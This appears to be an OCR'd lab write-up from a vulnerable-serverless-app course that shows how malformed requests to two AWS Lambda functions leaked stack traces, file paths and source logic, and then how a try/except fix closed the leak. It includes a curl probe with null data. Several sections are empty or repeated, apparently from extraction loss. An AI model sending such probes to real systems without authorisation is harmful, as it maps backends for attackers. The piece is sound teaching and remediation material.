
Send invalid data types to trigger exception in **order_billing.py:**

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"billing","order-id":12345,"data":null}' | python3 -m json.tool
```


VULNERABLE DEPENDENCIES

5. EVIDENCE & PROOF OF EXPLOIT

Request 1 — **get_order.py** stack trace:



Request 2 — **order_billing.py** stack trace:



5. EVIDENCE & PROOF OF EXPLOIT

What was exposed across both responses:


Exposed Information	Risk
/var/task/get_order.py line 32	Internal source file and exact line number
/var/task/order_billing.py line 41	Internal source file and exact line number
boto3/resources/factory.py	AWS SDK internal file paths
botocore/client.py	Runtime library structure revealed
is_admin = json.loads(...)	Actual source code logic exposed
ValidationException	DynamoDB schema details leaked
Full stack traces	Complete backend execution path exposed


LESSON 10 OF 10

EVENT INJECTION

5. EVIDENCE & PROOF OF EXPLOIT

Prev state of both **get_order.py** and **order_billing.py**





EVENT INJECTION

6. FIX STRATEGY / PROBABLE MITIGATION

The fix belongs inside each Lambda function. By wrapping the entire lambda_handler body in a **try/except block**, all unhandled exceptions are caught before they reach the client. The exception details are logged to CloudWatch for internal debugging, while only a safe generic message is returned to the user. This directly addresses the root cause — unhandled exceptions propagating to the client.

7. CODE / CONFIG CHANGES

Two Lambda functions were fixed:

- **DVSA-ORDER-GET → get_order.py**
- **DVSA-ORDER-BILLING → order_billing.py**

What was added to both functions:

```
def lambda_handler(event, context):
    try:
        # ... all existing code unchanged ...

    except Exception as e:
        print(f"Internal error: {str(e)}")  # logs to CloudWatch only
        return {
            "status": "err",
            "msg": "An internal error occurred"
        }
```

EVENT INJECTION

7. CODE / CONFIG CHANGES

Before vs After:

	Before (Vulnerable)	After (Fixed)
Malformed input	Returns full stack trace	Returns generic error message
Internal paths	Exposed to client	Logged to CloudWatch only
Error Type	Revealed to client	Hidden from client

8. VERIFICATION AFTER FIX

After deploying the fix to both functions, the same malformed requests were sent again:

Request 1 — after fix:

```
{
    "status": "err",
    "msg": "An internal error occurred"
}
```

Request 2 — after fix:


No stack traces, no file paths, no internal details are returned. Legitimate requests still work normally.


LESSON 10 OF 10


EVENT INJECTION


8. VERIFICATION AFTER FIX

Proof of fix:









EVENT INJECTION

9. STRUCTURED ANALYSIS

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Unhandled Exceptions	Backend errors must never expose internal implementation details to the client.	CloudShell output, Lambda source code, API responses.	Valid requests return normal responses with no internal details.	Malformed requests returned full stack traces including internal file paths, line numbers, and source code from get_order.py and order_billing.py

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verificatio
Unhandled Exceptions	The backend exposed internal file paths, source code, and AWS SDK internals to the client, violating the intended information hiding principle.	Accidental misconfiguration.	Added top-level try/except block in get_order.py and order_billing.py to catch all exceptions and return only generic error messages.	Post-fix requests returned only "An internal error occurred" with no stack traces or internal details.

LESSON 10 OF 10

EVENT INJECTION

10. LESSONE LEARNED

In serverless architectures, unhandled exceptions are especially dangerous because API Gateway passes Lambda errors directly back to the client with full detail. A single missing try/except block can expose the entire backend structure — like file names, line numbers, source code logic, and AWS SDK internals, giving attackers a detailed map of the system.
The fix is simple **but critical:** always catch exceptions at the top level of every Lambda handler and return only generic safe messages to the client.

ADDITIONAL LESSONS

11